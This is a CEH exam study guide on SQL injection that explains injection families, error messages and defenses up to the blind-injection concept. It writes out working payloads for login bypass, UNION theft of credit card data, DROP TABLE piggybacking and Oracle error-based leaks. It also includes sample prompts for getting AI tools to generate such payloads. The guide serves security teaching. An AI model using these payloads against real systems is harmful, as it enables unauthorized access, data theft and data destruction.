CEH v13 AI (312-50) Study Guide

Module 15: SQL Injection

Exam-focused study guide built from official
Module 15 theory video screenshots.
Source: 27 pages of screenshots, slides 2-67.

Table of Contents

1. Module at a Glance
2. Big Picture Map
3. Topic-by-Topic Guide
   3.1 Learning Objectives of Module 15
   3.2 What is SQL Injection and Why Bother
   3.3 Understanding Normal SQL Query and SQL Injection Query
   3.4 Types of SQL Injection
   3.5 Extracting Information through Error Messages
   3.6 Error-Based SQL Injection
   3.7 Union SQL Injection
   3.8 Blind/Inferential SQL Injection (Concept)
   3.9 Blind SQL Injection: No Error Message Returned, and Time-Based SQL Injection
   3.10 Blind SQL Injection: Boolean Exploitation and Heavy Query
   3.11 Identifying Data Entry Paths
   3.12 Extracting Information through Error Messages (Continued): Grouping Error and Type Mismatch
   3.13 SQL Injection Vulnerability Detection: Testing for SQL Injection
   3.14 Additional Methods to Detect SQL Injection
   3.15 SQL Injection Black Box Pen Testing
   3.16 Source Code Review to Detect SQL Injection Vulnerabilities
   3.17 Perform Error-Based SQL Injection (MSSQL CONVERT Technique)
   3.18 Perform Error-Based SQL Injection Using Stored Procedure Injection
   3.19 Perform Union SQL Injection (Step by Step)
   3.20 Perform Blind SQL Injection - Boolean Exploitation (MySQL)
   3.21 Blind SQL Injection - Extract Database User
   3.22 Blind SQL Injection - Extract Database Name and First Table
   3.23 Blind SQL Injection - Extract Column Name
   3.24 Blind SQL Injection - Extract Data from Rows
   3.25 Exporting a Value with Regular Expression Attack
   3.26 Perform Double Blind SQL Injection
   3.27 Perform Blind SQL Injection Using the Out-of-Band Exploitation Technique
   3.28 Exploiting Second-Order SQL Injection
   3.29 Bypass Firewall to Perform SQL Injection (Normalization, HPP, HPF, Blind SQLi Synonyms)

3.30 Bypass Firewall to Perform SQL Injection (Signature Bypass, Buffer Overflow, CRLF, Integration Method)
3.31 Database, Table, and Column Enumeration
3.32 Advanced Enumeration
3.33 Grabbing SQL Server Hashes
3.34 Transfer Database to Attacker's Machine
3.35 Interacting with the Operating System
3.36 Interacting with the File System
3.37 Getting OS Shell and Creating a Database Backdoor
3.38 SQL Injection Tools
3.39 Evading IDS (Concept)
3.40 Evasion Technique: In-line Comment and Char Encoding
3.41 Evasion Technique: Manipulating White Spaces and Hex Encoding
3.42 Evasion Technique: Null Byte and Case Variation
3.43 Evasion Technique: Declare Variables and IP Fragmentation
3.44 How to Defend Against SQL Injection Attacks
3.45 Use Type-Safe SQL Parameters
3.46 Defenses in the Application
3.47 Detecting SQL Injection Attacks
3.48 Module Summary
4. Tool Encyclopedia
5. Command Sheet
5.1 sqlmap - core syntax and flags
5.2 Reading error-based payload URLs (MSSQL CONVERT pattern)
5.3 Reading blind, time-based payload URLs (WAITFOR DELAY pattern)
6. Ports, Protocols, Standards and Acronyms
7. Attack vs Countermeasure and Look-alike Comparisons
7.1 Attacks and their countermeasures
7.2 Look-alike comparisons
8. Exam Cheat Sheet
9. Practice Questions
10. Flashcards
11. Glossary
12. Coverage Report
12.1 Page-to-section mapping
12.2 [UNCLEAR] items
12.3 Items to double-check (marked "verify" or flagged as ADDED CONTEXT assumptions)

12.4 Coverage confirmation

CEH v13 AI (312-50) Study Guide - Module 15: SQL Injection

Source: 27 pages of screenshots from the official Module 15 theory videos (slides 2 to 67). Content marked "ADDED CONTEXT" comes from outside the screenshots. Items marked "verify" should be checked against current official sources. Items marked [UNCLEAR on page N] were too small, blurry, or cut by a slide transition to read with full confidence.

1. Module at a Glance

Module: 15 - SQL Injection (EC-Council CEH v13 AI).

What this module is (5 lines):

1. It defines SQL injection (SQLi): sending SQL commands through a web application's input fields so the backend database runs them.
2. It splits SQLi into three families by how the attacker gets feedback: in-band (error-based, UNION-based), blind/inferential (boolean, time-based, heavy query), and out-of-band.
3. It walks through the full methodology: find entry points, detect the flaw with test strings, confirm with error-based or UNION queries, then enumerate the database, extract data, get an OS shell, and even build a backdoor.
4. It covers evasion techniques that slip a payload past a web application firewall (WAF) or an IDS: comments, encoding, case changes, white-space tricks, and IP fragmentation.
5. It ends with a long list of coding and architecture countermeasures, plus tools (sqlmap, Snort, Burp Suite) that defenders and testers use to find and stop SQLi.

Why it matters: SQL injection has stayed on the OWASP Top 10 for web application risks for over two decades (it sits inside the "Injection" / "A03:2021-Injection" category, verify current year wording) because one unsanitized text box can expose an entire database. On the exam, Module 15 is a heavy module: expect many questions that show you a URL or a snippet of SQL and ask you to name the injection type, the next step, or the matching defense.

What the exam usually asks from it:


- Given a URL with a single quote, OR 1=1, or UNION SELECT in it, name the injection type (tautology, UNION, error-based, blind, piggybacked).
- Given an error message (ODBC error, "Unclosed quotation mark", conversion error), say what it reveals and what technique produced it.
- Given a WAITFOR DELAY or BENCHMARK() payload, recognize blind/time-based SQL injection and name the right function for the right DBMS (WAITFOR DELAY = MSSQL, BENCHMARK = MySQL).
- Pick the right tool for a job: sqlmap for automated exploitation, Burp Suite / Tamper Dev for finding entry points, Snort for signature detection, source-code scanners (Veracode, SonarQube, Coverity) for static review.

- Identify an evasion trick: inline comments /**/ , hex encoding, char() encoding, null byte %00, case variation, IP fragmentation.
- Pick the best countermeasure: parameterized queries / prepared statements beat input filtering; least privilege beats relying only on a WAF.
- Tell apart look-alikes: error-based vs blind vs out-of-band; in-band vs out-of-band; first-order vs second-order SQLi; whitelist vs blacklist validation.

The 10 things to remember most:

1. SQL injection is a flaw in the web application's input handling, not a flaw in the database or the web server itself.
2. The three injection families: in-band (same channel shows the result: error-based, UNION-based), blind/inferential (no visible result: boolean, time-based, heavy query), out-of-band (result sent over a different channel such as DNS or HTTP to the attacker's server).
3. A single quote ' followed by -- (two hyphens) is the classic payload: the quote breaks out of the string and -- comments out the rest of the real query.
4. UNION-based injection needs the attacker to match the number and data type of columns in the original query before appending a UNION SELECT.
5. Blind SQL injection is split by the question asked: boolean (true/false via AND 1=1 / AND 1=2), time-based (WAITFOR DELAY in MSSQL, BENCHMARK() or SLEEP() in MySQL), and heavy query (a slow join instead of a time function).
6. Out-of-band SQLi uses database functions that make the DB server itself reach out over HTTP or DNS (Oracle UTL_HTTP.request, UTL_INADDR.GET_HOST_NAME) to leak data to a server the attacker controls.
7. Second-order SQL injection happens when a malicious input is stored safely first and only becomes dangerous later, when a different, unsanitized query reads and reuses it.
8. The strongest defense is the parameterized query / prepared statement / stored procedure with bound parameters, because it keeps data separate from code. Input validation, output encoding, and least privilege are extra layers, not substitutes.
9. sqlmap is the master automation tool for detecting and exploiting SQLi and for dumping a database; Burp Suite and Tamper Dev find and edit the requests that carry the injectable parameter.
10. Evasion techniques (inline comments, hex/char encoding, null bytes, case variation, white-space tricks, IP fragmentation) exist because many defenses are signature-based; they do not defeat parameterized queries, only pattern-matching filters.

2. Big Picture Map



How the pieces connect, in one table:

Stage	Goal	Typical technique	Typical tool
Entry point discovery	Find every field, cookie, header	Intercept requests	Burp Suite, Tamper Dev
Detection	Prove the flaw exists	Test strings, error triggers	Manual, Burp
Confirmation	Pick the injection type	Error-based, UNION, blind	Manual, sqlmap
Enumeration	Map DB, tables, columns	Error messages, blind logic	sqlmap, manual queries
Extraction	Steal data and hashes	UNION, blind char-by-char	sqlmap, Mole
Escalation	Get OS access or persistence	xp_cmdshell, LOAD_FILE, triggers	Manual, sqlmap --os-shell

Stage	Goal	Typical technique	Typical tool
Evasion	Slip past filters	Comments, encoding, fragmentation	Manual, tamper scripts
Defense	Stop and detect SQLi	Parameterized queries, Snort rules	Code review tools, Snort

3. Topic-by-Topic Guide

The topics below follow the order of the screenshots.

3.1 Learning Objectives of Module 15

What it is: The opening slide lists five goals that are the skeleton of this module.

1. Summarize SQL injection concepts.
2. Demonstrate various types of SQL injection attacks.
3. Explain SQL injection methodology.
4. Demonstrate different evasion techniques.
5. Explain SQL injection countermeasures.

EXAM FOCUS: Each objective is a question pool: concepts, attack types, methodology, evasion, and countermeasures. Expect several questions from each pool.

Memory trick: "Concepts, Combat, Method, Cover, Cure" -> Concepts, attack types (combat), methodology, evasion (cover tracks), countermeasures (cure).

3.2 What is SQL Injection and Why Bother

What it is (simple words): SQL injection is a technique that takes advantage of input fields that are not sanitized (cleaned of dangerous characters) to pass SQL commands through a web application so the backend database executes them. The attacker's goal is either unauthorized access to the database or direct retrieval of data from it. The notes stress one key fact for the exam: SQL injection is a flaw in the web application, not a flaw in the database product or the web server.

- **Un-sanitized input:** user-supplied text that the application uses without checking or cleaning it first.
- **Backend database:** the database server (MySQL, MSSQL, Oracle, PostgreSQL, DB2) that actually stores and serves the data behind the website.

Analogy: A hotel front desk takes your name and types it straight into a form letter without checking what you wrote. If you write your name as "John, and also delete every guest's booking", and the clerk's system blindly pastes that text into a command, the hotel's computer will try to run it. SQL injection is writing commands disguised as a name.

How it works (numbered steps):

1. A web form (login, search, product ID in a URL) asks for user input.
2. The server-side code concatenates (glues together) that input directly into a SQL query string.
3. If the input is not cleaned, special SQL characters (quote, semicolon, double-hyphen) change the meaning of the query.
4. The database receives the modified query and runs it exactly as written, because the database cannot tell the difference between a query the developer intended and one an attacker shaped.
5. The result (data, an error, or a delay) flows back to the attacker through the application.

Why bother about SQL injection (impact categories from the slide):

Impact	What the attacker achieves
Authentication and authorization bypass	Logs in without a valid password, or acts as a higher-privilege user
Information disclosure	Reads data the application was never meant to show
Compromised integrity and availability of data	Changes or deletes rows, drops tables, corrupts the dataset
Remote code execution	Runs operating system commands through database features

Real-world use: A tester targets a hospital's patient portal. The search box for "find my doctor" is never meant to touch patient records, but the developer reused one database connection with full read access. A single quote in the search box throws a database error that confirms the flaw, and from there the tester (with permission) can read the full patient table.

Tools and commands used here: None specific yet; this topic is conceptual. Detection and exploitation tools appear from section 3.13 onward.

AI angle: Attackers use ChatGPT-style tools to generate and explain SQL payloads for a given backend (MySQL vs MSSQL syntax differs). Example prompt: "I am authorized to test example.com for SQL injection. Write a boolean-based blind SQLi test payload for a MySQL backend on the 'id' parameter and explain how to read the response."

Countermeasures and defense: Covered in full in sections 3.44 to 3.47; the short version is "never trust, never concatenate, always parameterize."

> **EXAM TIP:** If a question asks "whose fault is SQL injection", the answer is the web application (poor input handling), not the DBMS or the web server software.

EXAM FOCUS:

- How it is asked: "Which of the following best describes SQL injection?" Distractors often say it is a database vulnerability or a network attack; both are wrong.
- Keywords: "un-sanitized input", "backend database", "web application flaw".
- Common trap: confusing SQL injection's root cause (bad input handling in the app) with its symptom (database compromise). The exam wants the root cause.

Memory trick: "SQLi = Sloppy Quoting Lets In attackers." The flaw is in how the app builds the query string.

3.3 Understanding Normal SQL Query and SQL Injection Query

What it is (simple words): This topic uses a login form to show, side by side, how a normal query behaves and how one extra piece of text turns it into an attack.

Normal flow:

- User enters Username: "Peter", Password: "Pe***&4**".
- The application builds this query:

```
SELECT Count(*) FROM Users WHERE
  UserName='Peter' AND Password='Pe***&4**'
```

- The server-side code (shown in the notes as C#/ASP.NET style) builds the string like this:

```
string strQry = "SELECT Count(*) FROM Users " +
  "WHERE UserName='" + txtUser.Text +
  "' AND Password='" + txtPassword.Text + "'";
```

- If the count is greater than zero, the login succeeds, because a matching row exists.

Injected flow:

- Attacker enters Username: `Blah' OR 1=1 --`, Password: left empty.
- The glued string becomes:

```
SELECT Count(*) FROM Users WHERE
  UserName='Blah' OR 1=1 --' AND
  Password='Pe***&4**'
```

Code analysis (why this works):

1. The attacker's single quote `'` closes the UserName string early, right after "Blah".
2. `OR 1=1` is then read as part of the WHERE clause. Since 1=1 is always true, the WHERE clause becomes true for every row.
3. `--` starts a SQL comment. In SQL, a pair of hyphens tells the engine to ignore the rest of the line, so the real password check is wiped out.

4. The query the database actually executes is simply:

```
SELECT Count(*) FROM Users WHERE
  UserName='Blah' OR 1=1
```

1. Because `OR 1=1` matches every row in the Users table, Count(*) returns a number greater than zero, and the login check passes without a valid password.

Analogy: The login check is like a bouncer who only checks "is the guest list non-empty?" instead of checking each name. Telling the bouncer "forget the rest of what I said, and also, everyone is on the list" gets you in.

Real-world use: A tester finds a login form built exactly this way. Entering `admin'--` as the username (with any password) logs in as admin, because the password check is commented out. Result: a confirmed critical finding, remediated with parameterized queries.

Tools and commands used here: A browser address bar or a login form is enough; no special tool is required to demonstrate this classic payload.

AI angle: AI chat tools can explain, line by line, why a given payload works, which is useful for a beginner studying for the exam. Example prompt: "Explain character by character why the payload admin'-- bypasses a login form built with string concatenation."

Countermeasures and defense: Use parameterized queries so user input is always treated as data, never as part of the SQL syntax (full detail in section 3.45).

> **TRAP:** The comment marker is two hyphens `--` in most dialects (MSSQL, PostgreSQL, Oracle); MySQL requires a trailing space after `--` (`-- `) or uses `#` for a single-line comment. The exam may test this MySQL quirk.

EXAM FOCUS:

- How it is asked: you are shown a glued query string and a login payload, and asked what the final executed query is, or whether the login will succeed.
- Keywords: "OR 1=1", "--", string concatenation in server-side code.
- Look-alike: this is the classic example of a **tautology-based** injection (see section 3.4); do not confuse it with UNION-based injection, which adds a second SELECT rather than just making the WHERE clause always true.

Memory trick: "Quote breaks the box, OR 1=1 fills it, -- erases the rest." Three moves: break, fill, erase.

3.4 Types of SQL Injection

What it is (simple words): The notes show a tree that groups every SQL injection technique into three families based on how the attacker gets feedback from the database, plus a list of named sub-techniques under each family.

The three main families:

1. **In-band SQL injection** - the attacker uses the same communication channel (the web page itself) both to send the attack and to read the result. Sub-types shown: Error-based SQL Injection, UNION SQL Injection.
2. **Blind / Inferential SQL injection** - the attacker gets no useful data or error back; a generic page is shown either way. The attacker must infer the answer from indirect signals. Sub-types shown: Boolean Exploitation, Time Delay, Heavy Query.
3. **Out-of-band SQL injection** - the result of the injected query travels to the attacker through a completely different channel, such as an outbound HTTP or DNS request made by the database server itself.

Other named techniques listed in the tree, which describe the shape of the payload rather than the feedback channel:

- **Illegal / Logically Incorrect Query:** deliberately malformed SQL that forces a database error revealing structure.
- **Tautology:** a condition that is always true, such as `OR 1=1`, used to bypass a check (see section 3.3).
- **End of Line Comment:** using `--` (or `#` in MySQL) to cut off the rest of a query line.
- **Inline Comment:** using `/*...*/` inside a keyword or between tokens to break up a signature without changing meaning (see section 3.40).
- **Piggybacked Query:** appending an entirely new, separate SQL statement after the original one using a semicolon, for example `; DROP TABLE Orders`.
- **System Stored Procedure:** calling a built-in stored procedure of the DBMS (such as MSSQL's `xp_cmdshell`) through an injected query to reach the operating system.

Analogy: Think of three ways a locked door can leak what is inside. In-band is like the door swinging open so you see the room directly (or breaking and showing a crack revealing a shape). Blind is like a door that never opens, but you can tell someone is inside because the doorbell rings slower or faster depending on a yes/no question you ask through it. Out-of-band is like slipping a note under a different door entirely, to a room down the hall that you control.

How it works (numbered steps, high level):

1. The tester sends a payload and watches what comes back.
2. If the exact query result or an informative error appears in the page -> in-band.
3. If only a generic page appears regardless of true or false -> blind, so the tester asks yes/no questions.

4. If nothing at all comes back on the same channel, but the tester's own server receives a connection from the database -> out-of-band.

Real-world use: A bug bounty hunter tests three different fields on the same site. One field shows a database error (in-band, error-based). Another shows the same "please try again" message for both true and false test values, but true values take 10 seconds longer to load (blind, time-based). A third field, hardened against both, is tested with an Oracle UTL_HTTP payload that causes the database server to call back to the hunter's listener (out-of-band).

Tools and commands used here: Each sub-type's detailed commands appear later: error-based (3.6, 3.17), UNION (3.7, 3.19), blind boolean/time (3.9, 3.10, 3.20-3.24), out-of-band (3.27), piggybacked query uses a semicolon as shown throughout sections 3.31-3.37.

AI angle: An AI assistant can classify a captured payload for a beginner. Example prompt: "Here is a WHERE clause an attacker sent: `id=1; DROP TABLE Orders--`. Classify the SQL injection type and explain the risk."

Countermeasures and defense: The family does not change the fix: parameterized queries stop every family at once, because user input never becomes part of the SQL syntax regardless of which family it would have triggered.

> **EXAM TIP:** When a question describes "no error, no data, just a generic page", the family is blind/inferential, not in-band. When it describes "the database result appears somewhere in the page itself", it is in-band.
>
> **TRAP:** Error-based and UNION-based are both in-band; do not place them in separate families. Boolean, time-based, and heavy query are all blind/inferential, not three different families.

EXAM FOCUS:

- How it is asked: "An attacker injects a payload and receives no visible change in the response, but the page takes 10 seconds longer to load when a condition is true. Which SQL injection category is this?" Answer: blind/inferential, time-based.
- Keywords: "visible error" or "data returned directly" -> in-band. "No error, generic response, must infer" -> blind. "Attacker's own server receives a request" -> out-of-band.
- Look-alike: Piggybacked query (adds a whole new statement with `;`) vs tautology (just makes the existing WHERE clause always true). A piggybacked query can run DROP TABLE; a tautology alone cannot.

Memory trick: "IN see it, BLIND guess it, OUT-of-band ship it elsewhere." For sub-types: "EUB" for in-band (Error, UNION, both visible); "BTH" for blind (Boolean, Time, Heavy query).

3.5 Extracting Information through Error Messages

What it is (simple words): Error messages that a database or application leaks are a goldmine for an attacker, because they often reveal the operating system, database type, database version, and privilege level. The notes show two specific methods: parameter tampering and determining the database engine type.

- **Parameter tampering:** manipulating the values in GET and POST requests (the data sent when you load a page or submit a form) to see how the server reacts to unexpected input. This can be done directly in the browser address bar or with a proxy tool.
- **ODBC (Open Database Connectivity):** a standard interface that lets applications talk to different databases the same way. ODBC error messages often name the exact driver and database product in use.

How it works (numbered steps):

1. The attacker changes a parameter to an unexpected value, for example changing `id=car` to `id=horse` or `id=book` in a download link.
2. If the application is not careful, the unexpected value breaks the SQL query and the raw database error is shown to the user.
3. Example error from the notes:

```
Error in query: Can't connect to local MySQL
server through socket
'/var/run/mysqld/mysqld.sock' (2)
```

1. This single line already confirms the backend is MySQL and reveals a file path on the server.
2. To pin down the exact database engine, the attacker injects a single quote `'`, a semicolon `;`, a comment marker `--`, or logical words like AND/OR, hoping to trigger an ODBC-style error.
3. Example ODBC error from the notes:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14' [Microsoft][ODBC SQL Server Driver]
[SQL Server]Unclosed quotation mark before the
character string "'./shopping/buy.aspx, line 52
```

1. This confirms the backend is Microsoft SQL Server, accessed through an ODBC driver, and even reveals the exact file and line number of the vulnerable code.
2. If no ODBC error appears, the attacker falls back on guessing the database type from clues such as the operating system and the web server software (for example, IIS commonly pairs with MSSQL; Apache on Linux commonly pairs with MySQL or PostgreSQL).

Analogy: Asking a locked safe a trick question and reading the error sticker it prints out. "Invalid combination for Model X200 safe" tells you the brand and model without ever opening the door.

Real-world use: A penetration tester tampers with a `download.php?id=` parameter during an authorized test. The resulting MySQL socket error confirms the backend, letting the tester pick MySQL-specific payloads (such as `BENCHMARK()` for time delays) instead of wasting time on MSSQL syntax.

Tools and commands used here: A browser address bar, Burp Suite, or Tamper Dev for editing parameters (full detail in section 3.11).

AI angle: An AI assistant can read a pasted error message and tell a beginner what it reveals. Example prompt: "Here is an error I received during an authorized test: [paste ODBC error]. What database and server-side technology does this suggest?"

Countermeasures and defense: Turn off detailed error messages in production; show a generic error page to users while logging the real error only on the server side; this is often called "custom error handling."

> **EXAM TIP:** The exam loves giving you a raw error string and asking "what database is this?" Learn to spot "MySQL server through socket" (MySQL), "ODBC SQL Server Driver" (MSSQL), and "ORA-" prefixed codes (Oracle, see section 3.6).

EXAM FOCUS:

- How it is asked: "An attacker tampers with a GET parameter and receives a detailed database error. What type of information gathering is this?" Answer: parameter tampering / error-based information gathering, used to determine the database engine type.
- Keywords: "ODBC error", "ORA-", "ascii error with driver name".
- Trap: parameter tampering is a reconnaissance step toward error-based SQL injection; it is not yet a full exploitation, since no data has been extracted, only metadata about the database.

Memory trick: "Tamper, then read the sticker." Change the parameter, then read whatever error sticker falls out.

3.6 Error-Based SQL Injection

What it is (simple words): Error-based SQL injection deliberately forces the database to throw an error whose error message contains the data the attacker wants. The exact technique depends on the DBMS, since each one has different functions that can be abused to leak data inside an error.

How it works (numbered steps, using the notes' Oracle example):

1. Normal query on the server:

```
SELECT * FROM products WHERE
  id_product = $id_product
```

1. Normal request: `http://www.example.com/product.php?id=10`
2. Malicious request (Oracle 10g):

```
http://www.example.com/product.php?id=10||
UTL_INADDR.GET_HOST_NAME((SELECT user
FROM DUAL))--
```

1. The attacker concatenates the value 10 with the result of `UTL_INADDR.GET_HOST_NAME()`, an Oracle function meant to resolve a hostname.
2. Before resolving anything, Oracle must first evaluate the inner query `(SELECT user FROM DUAL)`, which returns the current database user, for example "SCOTT".
3. `UTL_INADDR.GET_HOST_NAME()` then tries to look up a host literally named "SCOTT" and fails, because there is no such hostname.
4. Oracle raises an error that embeds the failed lookup value directly in the error text:

```
ORA-29257: host SCOTT unknown
```

1. The attacker now knows the current database user is SCOTT, purely from an error message. By swapping the inner query for other SELECT statements, the attacker can leak almost any single value, one error message at a time.

Key term: `DUAL` is a special one-row, one-column dummy table built into Oracle, used to evaluate expressions such as `SELECT user FROM DUAL`.

Analogy: You ask a machine to look up a phone number for a name. Instead of a name, you secretly feed it a secret password as the "name". The machine says "sorry, no listing for [the exact password you fed it]" and, without meaning to, reads your secret back to you.

Real-world use: During an authorized Oracle database test, the pentester repeats this trick with different inner SELECT statements (table names, column names, password hashes) and collects the whole schema one error at a time, since the application happens to display raw Oracle errors to the browser.

Tools and commands used here: Manual browser testing, or sqlmap with the `--technique=E` flag to force error-based testing (ADDED CONTEXT, verify exact flag syntax, see section 4 Tool Encyclopedia and section 5 Command Sheet for sqlmap).

AI angle: AI can translate an error-based idea from one DBMS to another. Example prompt: "Rewrite this Oracle error-based SQLi concept (using UTL_INADDR.GET_HOST_NAME) as an

equivalent for Microsoft SQL Server using CONVERT()." (See section 3.17 for the MSSQL CONVERT(int,...) version.)

Countermeasures and defense: Disable detailed database errors in production; catch exceptions in application code and show only a generic message; patch and restrict access to risky built-in functions such as `UTL_INADDR` and `UTL_HTTP`.

> **TRAP:** Error-based SQLi is still in-band: the leaked value comes back through the same web response (inside the error text), it is just hidden inside an error rather than inside normal query output. Do not mistake it for out-of-band, which requires the database to open a brand-new connection to a server the attacker controls.

EXAM FOCUS:

- How it is asked: "Which Oracle function is abused to leak data through a hostname-lookup error?" Answer: UTL_INADDR.GET_HOST_NAME(). "What table does Oracle use for throwaway single-row queries?" Answer: DUAL.
- Keywords: "ORA-" error codes, "forces an error", data appears "inside the error text."
- Look-alike: Error-based vs blind: error-based shows the value directly in the error; blind never shows the value, only true/false or a timing difference.

Memory trick: "Ask for a phone number, get a password back." Error-based injection makes the database accidentally read secrets out loud while complaining.

3.7 Union SQL Injection

What it is (simple words): UNION-based SQL injection joins a second, attacker-written SELECT statement to the original query using the SQL `UNION` operator, so the result of the forged query is appended to the result of the legitimate one. This lets the attacker pull values from completely different tables, such as a credit card table, through a page that was only ever meant to show names and addresses.

- **UNION operator:** combines the result sets of two or more SELECT statements into one result, as long as both SELECTs return the same number of columns with compatible data types.

How it works (numbered steps, using the notes' example):

1. Original query built by the application:

```
SELECT Name, Phone, Address FROM Users
  WHERE Id=$id
```

1. The attacker sets the `id` parameter to:

```
1 UNION ALL SELECT creditCardNumber, 1, 1
  FROM CreditCardTable
```

1. The final query executed by the database:

```
SELECT Name, Phone, Address FROM Users
  WHERE Id=1 UNION ALL SELECT
  creditCardNumber, 1, 1 FROM
  CreditCardTable
```

1. Because the application displays "Name, Phone, Address" on the page for every row returned, and UNION just appends more rows to the same three-column result, the page now also prints every credit card number from the second table, disguised in the Name column.
2. Before this works, the attacker must first discover exactly how many columns the original query returns (often with `ORDER BY` trial and error, see section 3.14) and which of those columns accept text versus numbers, so the forged SELECT lines up column-for-column.

Analogy: A teacher reads out a class attendance list, name by name. If you sneak a second, fake list with the same number of lines into the pile and staple it to the back, the teacher will keep reading right through it, calling out whatever names are on your list too.

Real-world use: An e-commerce site shows a product's Name, Phone, and Address fields pulled with a vulnerable Id parameter. A tester appends `UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable` and the storefront silently renders stolen card numbers in the "Name" display box. Finding reported, fix applied: parameterized queries plus removal of card data from that table entirely.

Tools and commands used here: Manual testing with `ORDER BY` to count columns, then UNION SELECT; sqlmap automates this with `--technique=U`.

AI angle: AI tools can help build a column-matching UNION payload once the column count is known. Example prompt: "The original query returns 4 columns, column 2 accepts text. Write a UNION SELECT payload to pull username and password from a table called accounts."

Countermeasures and defense: Parameterized queries stop UNION injection completely, since the user input can never introduce new SQL keywords like UNION; also apply least privilege so the application's database account cannot read tables like CreditCardTable in the first place.

> **EXAM TIP:** UNION injection requires the number of columns and compatible data types to match. If a question says the attacker had to "pad with NULLs" or "guess the column count first," it is describing UNION-based injection.

EXAM FOCUS:

- How it is asked: "An attacker appends UNION ALL SELECT to a vulnerable parameter to retrieve data from a different table. What is this technique called?" Answer: UNION SQL injection.
- Keywords: "UNION ALL SELECT", "matching column count", "different table than the one shown".
- Trap: UNION SQL injection is in-band (the result shows up directly on the page), not blind.

Memory trick: "UNION = uniting two lists into one." Whatever rows the fake SELECT produces get united onto the real page.

3.8 Blind/Inferential SQL Injection (Concept)

What it is (simple words): Blind SQL injection happens when a web application is vulnerable to SQL injection, but the attacker never sees the direct result of the injected query, not even a useful error message. Instead, a generic, custom page is shown regardless of whether the injected condition was true or false. The attacker must infer the answer indirectly.

- **Inferential:** reaching a conclusion from indirect evidence rather than direct observation, which is exactly what blind SQLi requires.

How it works (numbered steps):

1. The attacker injects a condition that would be true or false, for example `AND 1=1` versus `AND 1=2`.
2. The application shows the exact same generic page or message either way; no error, no extra data.
3. Because there is no visible difference, this type of attack becomes time-intensive, since a brand-new statement must be crafted to recover each single bit (true/false) of information.
4. The attacker still has options: ask the database a long series of true/false questions through crafted SQL statements, and build up the answer (a character, a table name, a password) one question at a time.

Analogy: You cannot see inside a closed box, but you can ask yes/no questions about it ("is it heavier than 1 kg?") and slowly build a picture of what is inside through many careful questions.

Real-world use: A login form always shows "Invalid username or password" no matter what is injected. A tester notices one subtle difference: when the injected condition is true, the response takes a fraction of a second longer, hinting that the query still ran and matched something. This observation becomes the basis for a full blind SQLi exploitation (see sections 3.9, 3.10, 3.20-3.26).

Tools and commands used here: Manual true/false probing at first; sqlmap automates full blind extraction once the flaw is confirmed.

AI angle: AI can help design a bisection (binary search) strategy to recover data faster than guessing character by character one at a time. Example prompt: "Design a binary search strategy using ASCII comparisons to recover a 10-character password faster than testing one character value at a time in a boolean-based blind SQL injection."

Countermeasures and defense: Same as all SQLi: parameterized queries. Additionally, make error pages and response times consistent regardless of query outcome, and rate-limit requests to slow down automated blind extraction.

